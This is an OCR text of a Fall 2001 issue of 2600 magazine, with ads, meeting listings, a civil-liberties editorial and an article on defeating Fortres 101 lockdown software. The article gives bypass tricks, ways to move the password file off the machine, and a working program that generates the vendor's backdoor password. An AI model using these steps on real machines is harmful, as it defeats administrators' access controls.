LEGAL PROFESSIONAL(S) and/or law students from BRAZIL and ARGENTINA to help pursue various issues of wrongdoing committed by members of the Brazilian Bar and possibly the Argentine Bar. All claims of unethical conduct, failing to act competently, and obstruction of justice are substantiated by documented facts. I am an American citizen, wrongfully treated by well-paid Rio de Janeiro, Brazilian lawyers CARLOS ROBERTO SCHLESINGER and NELIO ROBERTO SEIDL MACHADO. Because of their incompetence and malicious disregard for established law(s), I find myself incarcerated in an American prison with little hope of finding freedom unless I am able to obtain help from an intelligent, resourceful, and dedicated lawyer, law school professor, and/or law student(s). The above-mentioned claims are easily verifiable through existing records. Many have been posted

within my web site, and the person(s) interested in lending me a much-needed hand will help expose some of the rampant corruption that is to be found in the Brazilian and American legal systems. Only by contacting the Lawyers Professional Conduct Committee of the State of Rio de Janeiro, Brazil, and requesting to have Attorney SCHLESINGER and MACHADO stripped of their law licenses, will foreigners and Brazilians alike be afforded justice in Brazil. For additional information and review of court documents, go to: www.brazil-boycott.org.

Services

COMPUTER SECURITY/SPY. Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. \$60 hour or e-mail taylor@in-etarena.com.

EVER BEEN ARRESTED? If you have been arrested, even convicted, but had a case reversed, you can have your record erased. No law enforcement personnel will advise you of this, but it is true. I had it done and you can too if you follow the step-by-step information. For further details, send a S.A.S.E. to Allen Richards, PO Box 164, Harrisburg, AR 72432.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

FREEDOM DOWNTIME is the new feature-length 2600 documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.

HACKERMIND: Tune in Thursdays at 10 pm Eastern by opening location 166.90.148.114:9474 with Winamp or Real Player to hear Hackermind, the show focusing on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

TAKE CONTROL OF YOUR PRIVACY on the Internet. www.freedom.net

A FIREWALL FOR YOUR BODY: Don't let the government and corporations scan and probe your body with unconstitutional drug tests. Clear yourself at www.beatanydrugtest.com.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthetook or on shortwave in North and South America at 7415 kHz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600!

Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Autumn issue: 8/15/01.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar, near the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Brisbane St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe; 11 East RW, Civic. 7 pm.

Gold Coast: Bond University at payphones outside main library. 6:30 pm. Food place open till 8 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Cafetorium (246 Murray Street towards William Street). 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Asufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA**Alberta**

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: By the model train in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papsawtirou on the corner of Patision and Stourmari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Santory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, Wellesley St.

Wellington: Load Cafe in Cuba Mall.

POLAND

Stargard Szczecinski: Art Cafe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nieciskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court.

UNITED STATES**Alabama**

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Laguna Niguel): Natalie's Coffee, 27020 Alicia Parkway, #F.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Connecticut

Bridgeport: University of Bridgeport, Carlson Hall, downstairs common area.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Fl. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Atlanta: Lenox Mall food court.

Hawaii
Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184.

Illinois
Chicago: Screenz, 2717 North Clark St.

Indiana
Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Fl. Wayne: Glenbrook Mall food court. 6 pm.

Indianapolis: Circle Centre Mall in the StarPort/Ben & Jerry's area.

Kansas
Kansas City (Overland Park): Oak Park Mall food court.

Louisiana
Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine
Portland: Maine Mall by the bench at the food court door.

Maryland
Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts
Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: Javanet Cafe across from Polaski Park.

Michigan
Ann Arbor: Michigan Union (University of Michigan), Room 2105B.

Minnesota
Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Culb's. 7 pm.

Missouri
St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Nebraska
Omaha: Oak View Mall Barnes & Noble. 7 pm.

Nevada
Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

New Hampshire
Nashua: Pheasant Lane Mall, near the big clock in the food court. 7 pm.

New Mexico
Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York
Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Dakota
Fargo (Moorhead, MN): Center Mall food court by the fountain.

Ohio
Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland (Cleveland Heights): Coventry Arabica, back room smoking section.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall. 6 pm.

Oklahoma
Oklahoma City: Penn Square Mall on the edge of the food court by Pretzel Logic.

Tulsa: Woodland Hills Mall food court.

Oregon
Portland: Pioneer Place Mall (not Pioneer Square!) food court. 6 pm.

Pennsylvania
Greensburg: Greengate Mall at the payphones by the Expo Center. Payphone numbers: (724) 837-9811, 9813, 9983.

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota
Sioux Falls: Empire Mall, by Burger King.

Tennessee
Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse. Nashville: J-J's Market, 1912 Broadway.

Texas
Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court.

Utah
Salt Lake City: ZCMI Mall in the food court near Zion's Bank.

Vermont
Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia
(see District of Columbia)

Washington
Seattle: Washington State Convention Center, first floor.

Wisconsin
Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: UWM Student Union on Kenwood between Maryland and Downer.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

HACKERS AT LARGE 2001



2600 is a proud sponsor of HAL 2001, the year's hacker spectacular. You can get tickets to HAL through 2600, either online or through the mail.

HAL 2001 will be a three day, open air networking event in the tradition of HEU '93, HIP '97, and CCC '99, focusing on computer security, privacy, citizen rights, biotechnology, and other controversial issues affecting our society. The event is scheduled for August 10-12 2001, on the campus terrain of the University Twente.

HAL 2001 workshop tracks will cover the following topics:

- * Privacy & computer security
- * Non-cash virtual communities *'Hacks'
- closing the gap between first generation hackers and the younger generation
- * Biometrics, AI, genetics

The other major agenda item of the meeting will focus on the mutual construction of an Internet nation state. Everybody is invited to state their ideas on what the constitution of this state should look like.

The University of Twente offers free use of 100 megabit connectivity provided anywhere on the field. Most university buildings are not (fully) in use during the holidays and will be available for HAL.

Do whatever else is necessary to make sure that you are at HAL 2001 between August 10th and 12th of this year, 2001!

To get to HAL 2001, fly to Schiphol Airport (Amsterdam) and take a train to Hengelo. From there, catch Bus 3 to the campus.

For more specific details on everything from agenda to accommodations, visit the web page at www.hal2001.org or call +31 53 4892425.

TICKETS: Now available at the 2600 Online Store accessible from www.2600.com or by mailing US \$60 to 2600 HAL Registration, PO Box 752, Middle Island, NY 11953 USA.

We have to have your request by July 15, 2001. If you miss this deadline, just buy your ticket at the conference!

H2K2 in NEW YORK City
July 12-14, 2002

www.hope.net, www.h2k2.net

Strange Looking Foreign Phones



Kusadasi, Turkey. Said to be near presumed historical house of the Virgin Mary. Verizon phones never get to make claims like that.

Photo by Richard Bejlich



Sogut Island, Turkey. No major religious icons in sight but this is rumored to be the only such phone on the island, which has less than 300 inhabitants.

Photo by Paul Pate



Luqa, Malta. Baby blue phone found at the Malta International Airport.

Photo by A. Evans



Gzira, Malta. Variations on a theme. Note the near identical features to the blue model.

Photo by A. Evans

Come and visit our website and see our vast array of payphone photos that we've compiled! <http://www.2600.com>

2600

The Hacker Quarterly

Volume Eighteen, Number Three

Fall 2001

\$5.00 US, \$7.15 CAN



7 25274 83158 6

"We all have to fight against the hacker community." · Judy Elder of Microsoft

Canada, as quoted by the CBC, July 31, 2001

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept, Photo, Design
David A. Buchwald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Lucky225, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Webmaster: BluKnight

Web Assistance: Juintz, Kerry

Network Operations: CSS

Special Projects: mlc

Broadcast Coordinators: Juintz, Cnote, BluKnight, Absolute0, Monarch, Pete, Jack Anderson

IRC Admins: Autojack, Porkchop

Inspirational Music: Coventry Automatics, Fun Boy Three

Shout Outs: the people who came together to make HAL 2001 work, those who continue to help us all get through a period of unimaginable darkness in NYC

RIP WTC

Dedicated to the memory of Wau Holland (12/20/1951-07/29/2001) and the thousands lost in New York on September 11

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 2001 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada - \$18 individual.

\$50 corporate (U.S. funds).

Overseas - \$26 individual,

\$65 corporate.

Back issues available for 1984-1999 at \$20 per year.

\$25 per year overseas.

Individual issues available from 1988 on at \$5 each, \$6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:

2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:

2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099

(letters@2600.com,

articles@2600.com).

2600 Office Line: 631-751-2600

2600 FAX Line: 631-474-2677

DMCA VIOLATIONS

Consequences	4
Deconstructing a Fortres	6
Passport Hacking	11
How to Decrypt DirecTv	14
Code Red 2	17
The Ultimate DRM Hack	19
Decloing Copy Protection	20
Hacking Time	22
Myths about TCP Spoofing	23
Playing with Qwest DSL	25
Defeating Intrusion Detection Systems	26
Letters	30
Compromising Internet Appliances	40
An Introduction to ARP Spoofing	41
Offset Hacking	44
The Invisible Box	45
Bypassing Cisco Router Passwords	46
Hacking Retail Hardware	46
Hacking Kodak Picture Maker	47
Netjacking for Complete Idiots	53
Exploiting Intelligent Peripherals	54
Marketplace	56
Meetings	58

Consequences

It takes an event of great magnitude to really put things into perspective, to make us realize how insignificant our daily concerns can be. At the same time, such an occurrence can trigger a chain of events that wind up magnifying these concerns.

It's hard to imagine anyone who hasn't felt the horrible weight of September 11. There, before our eyes, was all the confirmation we needed to see how uncivilized the human race could be and how vulnerable we as individuals and a society really are to those who value neither.

We feel the outrage along with everyone else. Anyone responsible for such heinous acts, whether directly or by helping to organize them, deserves no mercy from any court in the world.

Rage, however, often makes us lose sight of some of the important things that we're supposed to be defending in the first place. And we have to be extremely careful not to add additional loss of freedom to the loss of life that is the legacy of terrorism.

What perhaps is most disturbing is the *speed* with which things began to change after the attacks. It was as if members of Congress and lawmakers were poised to spring into action the moment public opinion began to turn and before common sense had a chance of regaining its dominance. Within hours of the horrific events, new restrictions on everything from encryption to anonymity along with broad new powers allowing much easier wiretapping and monitoring of Internet traffic were being proposed - all with initial overwhelming support from the terrified public.

We find it absolutely unconscionable that anyone would use such a tragedy to further their own agenda - whether it be by selling a product or enacting a wish list of legislation. We've witnessed a good amount of both recently and it's all pretty repugnant. Almost every new law that's been proposed is something we've already seen in the past - and rejected. And there is very little contained within them that would have been helpful in preventing the terrorist attacks in the first place.

Our concerns can best be summed up by this quote: "Maybe the Senate wants to just go

ahead and adopt new abilities to wiretap our citizens. Maybe they want to adopt new abilities to go into people's computers. Maybe that will make us feel safer. Maybe. And maybe what the terrorists have done made us a little bit less safe. Maybe they have increased Big Brother in this country. If that is what the Senate wants, we can vote for it. But do we really show respect to the American people by slapping something together, something that nobody on the floor can explain, and say we are changing the duties of the Attorney General, the Director of the CIA, the U.S. attorneys, we are going to change your rights as Americans, your rights to privacy? We are going to do it with no hearings, no debate. We are going to do it with numbers on a page that nobody can understand."

Those remarks came from Senator Patrick Leahy of Vermont, one of the few who seem to actually comprehend the serious risks we're facing. And when a *senator* expresses these kinds of fears, it's a good idea to pay attention. The consequences of not thinking this through are so great that they're difficult to even grasp.

We've faced some serious threats to freedom before all of this, as anyone who reads *2600* would know. This column was originally focused primarily on the case of Dmitry Sklyarov, the Russian programmer pictured on our cover with his son. (Our cover, incidentally, was designed well before the events of September 11 so the combination of the New York City skyline amid harbingers of doom is a rather sad coincidence.) As has already been widely reported, Sklyarov was arrested after giving a lecture at the Defcon conference in Las Vegas this July. The Russian company he worked for (Elcomsoft) manufactured a program called Advanced eBook Processor (AEBPR) which basically allowed users of Adobe's eBook Reader to translate files to Portable Document Format (PDF). Even though the software only works on legitimately purchased eBooks, our insanely written laws consider such a translation to be a violation of the Digital Millennium Copyright Act. Sklyarov, who had planned on returning home to Russia, was imprisoned for three weeks before finally being released on a

\$50,000 cash bail. Both he and his company have been charged with violating the DMCA, an offense which could land him in jail for 25 years and bankrupt the company. He is now stuck in the United States awaiting trial.

Ever since we became the first defendants to be charged with violating the DMCA last year with the DeCSS case, we knew that it would only be a matter of time before the arena changed from a civil court to a criminal court. (At press time, we were still awaiting the results of our appeal.) Now we've crossed over into a very ominous set of scenarios. Someone has actually been imprisoned for figuring out how to translate one format of code into another. An American court seeks to put a foreign company out of business for being part of this endeavor. And despite the fact that Adobe themselves have changed their minds about pressing charges, the United States government intends to go forward with this case and many others. Leading the charge back in July was U.S. Attorney Robert S. Mueller III of San Francisco. Today he is the head of the FBI.

Before any of the really bad stuff started to happen, we were already asking ourselves if things could possibly get any worse. It almost seems as if there is no limit as to how bad it can get.

In a strange counterbalance to this theme of despair, we had the beauty and optimism of HAL 2001. For all too brief a period, we could forget the worries back home and take part in what may have been the best hacker conference so far, where people from all over the world built the equivalent of a small city in the fields of the Netherlands.

It's heartening to know that such an endeavor is still possible and, as usual, it took the Dutch to remind us of this. It is still possible for people of all cultures to come together and share everything from ideas to technology to the physical labor needed to bring it all together. And all of this in an environment where not a single security guard was seen, where the community of several thousand people took care of themselves, where few, if any, didn't feel inspired by what the hacker community could accomplish if only given the chance.

If anything is to get us through the dark days ahead, it has to be this spirit of HAL, which is really the original spirit of hackers everywhere - enthusiasm, exploration, exchange of ideas in a free and open setting. It will be quite a challenge to keep this spirit alive when there is so

much pressure to move in the other direction. But we have to and for the same reason that we resist terrorism - we cannot let that which we believe in be corrupted and subverted by those who don't understand.

And they truly *don't* understand. As we go to press, the Anti-Terrorism Act is getting ready to be voted on without any public input. A little noticed provision would actually categorize violations of the Computer Fraud and Abuse Act as "federal terrorism offenses." It basically means that hacking offenses of all sorts (even those committed decades ago) could result in a life sentence without any hope of release. To categorize someone who hacks a web page or trespasses onto a computer system in the same way as someone who blows up buildings and sabotages airplanes is so outrageous as to be extremely offensive to anyone who has been a victim of true terrorism. It's hard to believe our government could be this ignorant. What's even scarier is the possibility that they know exactly where they're going on this. But ignorant or not, they cannot be allowed to continue down this path.

In some ways we are fortunate. The increasing activism of the hacker community over the years has put us in a position where we know what to do and can do it quicker and with more people than ever before. For instance, the Free Dimitry movement was in full swing within days after his arrest. Demonstrations occurred in multiple cities throughout the world. And public pressure was what got Adobe to back down, even though that action had no bearing on the case. Organizations like the Electronic Frontier Foundation are more alert than ever when it comes to cases that will decide the true future of technology. Again, we encourage you to donate to them (www.eff.org or EFF, 454 Shotwell St., San Francisco CA 94110 USA), to visit our site or www.freesklyarov.org for updates, and to keep your eyes open on all levels for the ongoing dangers to freedom. Otherwise we will all pay a very heavy price.

We lost some architectural pillars and a whole lot of innocent lives on September 11. Now the pillars of freedom and justice which remain must be saved from destruction as well.

Deconstructing Fortres

by Acidus

Acidus@resnet.gatech.edu

Hacking Fortres on a properly configured machine is all but impossible. Hacking Fortres on a poorly configured machine is incredibly easy. Hacking Fortres on any machine inconspicuously is tricky.

If you just want to break Fortres, stop reading this and do the standard "Reboot-boot disk-Edit system files-reboot- hack-fix system files-reboot" trick. And be thinking of a good excuse when the librarian or a teacher comes over and asks you what the hell you are doing. If you want to understand how this pretty cool program works, then read on.

This article refers to Fortres 101 version 4 for Win 9x. It's the flagship product of Fortres Grand Corp (www.fortres.com). This version also runs on NT/2000, however the test machine I installed Fortres on was Win98, so everything here refers to Win 9x unless said otherwise. Most systems you will find running Fortres will be low-end Pentiums used in libraries that will have Win 9x, Netscape, and maybe some anti-virus stuff. The good thing is they may have a permanent Internet connection through a network.

First of all I'm going to discuss Fortres security: how it loads, how it works. Next I'll tell you how to alter Fortres so you can run your programs, but still have it protected from script kiddies who want to change the boot screen. Finally, I'll mention some of the weird parts of Fortres and how they could be exploited.

Fortres 101 simply adds a layer to Windows that checks every action you try to do against a checklist of approved actions. That's it, very simple. There is no way to break this security layer once it is loaded. If an action wasn't allowed, you will not be able to do it. Actions include everything from copying or deleting files, to running certain programs, altering icons, and more. There are two ways you can hack Fortres: you can prevent the security layer from loading (nearly impossible without drawing attention to yourself), or get into the

privilege setup program and alter the settings. Since the core of Fortres is so simple, Fortres mainly consists of safeguards to preventing people from stopping this security layer from being loaded. Fortres also uses lies and fake files to hide what files truly do what. In fact, even in the Fortres 101 help file they lie to people who have legally purchased the software.

To protect the loading process, Fortres modifies MSDOS.SYS, AUTOEXEC.BAT, and CONFIG.SYS. It makes backups of the old files, renaming them with the DWF extension. MSDOS.SYS is appended with the following: BootMulti=0; BootWarn=0; BootSafe=0; BootKeys=0. These options disable using the function keys to either bring up the boot menu or to boot to the previous OS. These settings force CONFIG.SYS to load. In CONFIG.SYS, the "SWITCHES= /F /N" statement is added. This removes the two second delay after it displays "Starting MS-DOS" and disables using the function keys to do a step by step loading. Also in CONFIG.SYS is a device named FGSL.SYS. All this file does is intercept every "ctrl C" and "ctrl break" so the user can't halt AUTOEXEC.BAT. When AUTOEXEC.BAT loads, it calls a program named FGSA.EXE, which loads FGCFS.386, which is called the Fortres Grand Corp File System. This is a trick. This is not the file that contains the security layer. I was unable to confirm the claims of Frost_byte, who says that FGCFS.386 is a device driver that keeps the Fortres layer on top, not losing priority inside Windows.

After this is loaded, the classic Fortres beep plays. This is a little tune of loud screeching sounds that plays through the PC speaker. This is why if you reboot the machine before properly hacking Fortres, everyone will know and you will get busted. (This can be turned off by adding "/Q" to the FGSA.EXE line in CONFIG.SYS.) If you hold down both shift keys at this time, you will get a password prompt. This will let you disable Fortres for this boot, or put it in diagnostic mode. More on both of these later. Windows then begins to load,

and I know for sure the security layer is loaded sometime *after* the network support is loaded. This is because you can configure Fortres to get its settings for the security layer from a NetWare or NT server. This next part is how I think it loads, and I am fairly certain of my research. KERNEL32.DLL is loaded, and that in turn loads and runs MSGSRV32.EXE. MSGSRV32.EXE runs FORTRES.EXE (the path to FORTRES.EXE was defined in the AUTOEXEC.BAT). This program is called the "Fortres 101 Loader" and this is not a lie this time. This contains the default file protection settings which can be copied to the settings file. FORTRES.EXE loads FORTRES.DLL, which loads the security layer, which is stored in FGCNWRK.DLL. Ahhh... this file is what we were looking for, the elusive security layer. One of these files, probably FORTRES.EXE loads the configuration settings from APPMGR.SET, which governs what FGCNWRK.DLL blocks. This ends the part that I'm not sure of. After this load is complete, FLOGO.EXE is executed and the mouse arrow is homed to the top left corner of the screen. This stand alone program simple draws a little animation of the FGC logo in the lower right corner over the system tray. Every process started in Windows after MSGSRV32.EXE will have FORTRES.DLL and FGCNWRK.DLL. This is the basis of my theory. With these two DLLs, Fortres can screen your actions on every task running. This theory dismisses that of FGCF386 being used to monitor all the tasks. Whichever theory you want to believe, the truth is every task after MSGSRV32.EXE will have those two DLL files loaded as modules. Anyway, sometime after the security layer loads but before Windows loads EXPLORER.EXE, FGC_PROXY.EXE is run. This program is the Proxy server for the Bess Internet filtering part of Fortres (www.bess.com). This requires the admin to pay for Bess as well, and I have never found a computer it is used on. Once this has finished loading, it runs FLOGO.EXE again. The final part of Fortres to load is FGC_REPL.EXE, which is executed from the registry in the HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run key. Once it is done, FLOGO.EXE runs a third and final time.

Fortres is now loaded and the machine is locked down. By default, Fortres disables the system on all drives so users can't:

- Access Explorer or Find Files*
- Access Start Menu*
- Access My Computer on the desktop*
- Access Network Neighborhood*
- Access Recycle Bin*

- Access Shell Context Menus (right click on items)*
- Execute Command.com*
- Save or write EXE, SYS, BAT, PIF, DLL, INI, COM, VXD, DRV, 386, OVL, and LNK files*
- Interrupt boot sequence*
- Alter icons*
- Move files*
- Restart in Dos Mode*

In addition, Fortres has a list of files/programs it will never ever run. By default this list is:

- REGEDIT.EXE*
- SYSEDIT.EXE*
- SETUP.EXE*
- INSTALL.EXE*
- POLEDIT.EXE*
- EXIT*.PIF*
- DEBUG.EXE*
- WINFILE.EXE*
- PROGRAMAN.EXE*
- MSINFO32.EXE*
- MSINFO.EXE*
- PACKAGER.EXE*
- DELTREE.EXE*
- XCOPY.EXE*
- MSCONFIG.EXE*
- *.CPL*
- TSKMGR.EXE*
- REGEDT32.EXE*

Fortres only checks the name. If I renamed REGEDIT.EXE to EDITREG.EXE, it would run. In addition, Fortres can be set up so there is no saving on a drive or no executing on a drive. If a computer is in a cabinet, boots from C only, has no saving on all drives, and executes from only C, it is basically impossible to do something they don't want you to. We have already shown that trying to prevent Fortres from loading is damn hard. Even rebooting the machine sets off an alarm.

Are you ready for some good news yet? Despite all this security, you can still run most programs. If you go and do the File-open trick, you can browse the computer. For some reason when the "open file" dialog box is open you can right click on files and run them. However, programs in the Do Not Run list can't be run this way. Something very useful to run is ftp, so you can send files off the machine. Plus, even though you can't get to Network Neighborhood, you can still connect to computers on the Network by type "\\<computer name or IP>". However, to do things the security layer specifically protects against, you need to reconfigure Fortres. This is done using APPMGR.EXE. You can run it from Win9x by holding down ctrl+shift+esc, or ctrl+shift+F for NT. Doing this causes a password prompt to pop up. This is merely

a graphical version of what FGSA.EXE makes when both shifts are held down on the boot, though APPMGR.EXE is creating it. There is a backdoor password feature. When this is enabled (and it is by default), a number is generated by an unknown algorithm (well, it's based on the current time and possibly the date), producing numbers between 0-65532. I don't have the skills, but if anyone wants to try, the algorithm is stored in both APPMGR.EXE and FGSA.EXE. Anyway, you are supposed to call FGC Technical support at 1.800.331.0372 and tell them this number. FGC keeps a contact sheet for each company that owns a copy. This contact sheet contains all personnel who can get the backdoor password. To add or remove someone from this list, you need to fax Fortres a memo on company letterhead authorizing the new user. While this might be fun and challenging if you like social engineering, there is an easier way. Now, Amatus (issue 18:2) posted the algorithm to get the backdoor password from this number, and here is the code again translated to work on a TI-85 (it will also work on a TI-86 and probably the TI-82 and others). Most high school and college students have one of these. The decode algorithm mainly relies on using a short variable with a limited range. When a large number is crammed in, the computer rolls it over and over until it's in the range. On a TI, all variables have very large ranges. Thus two programs are needed - one that decodes and one that converts a number to be within the bounds of a short integer. Here it is:

Program: Fortres

:Disp "Acidus Fortres Cracker"

:Input A

:A*-1.2456->A

:Fortres1

:(A+1)*65533->A

:Fortres1

:((A/2)+7)*3->A

:Fortres1

:A/2->A

:Fortres1

:A*A->A

:Disp "Password: ",A

Program: Fortres1

:iPart A->A

:A/65536->B

:iPart B->B

:A-(B*65536)->A

:If A>32767

:-32768+(A-32768)->A

:If A<-32768

:32768+(A+32768)->A

Now if the backdoor password is disabled - a rarity, but possible nonetheless - you can flip the password file APPMGR.SET out and crack it. Hell, you can make a fast Hotmail account and mail it off the machine! If there was a network install of Fortres, it gets its password file from a Novell Network or NT server. If it's a local install, the file is in c:\FGC and Fortres makes the whole c:\fgc directory read only. Fortres tells the admins not to mess with it. Props to the original Fortres hacker Frost_byte, who reverse-engineered the algorithm, and wrote a program to get the password out of APPMGR.SET.

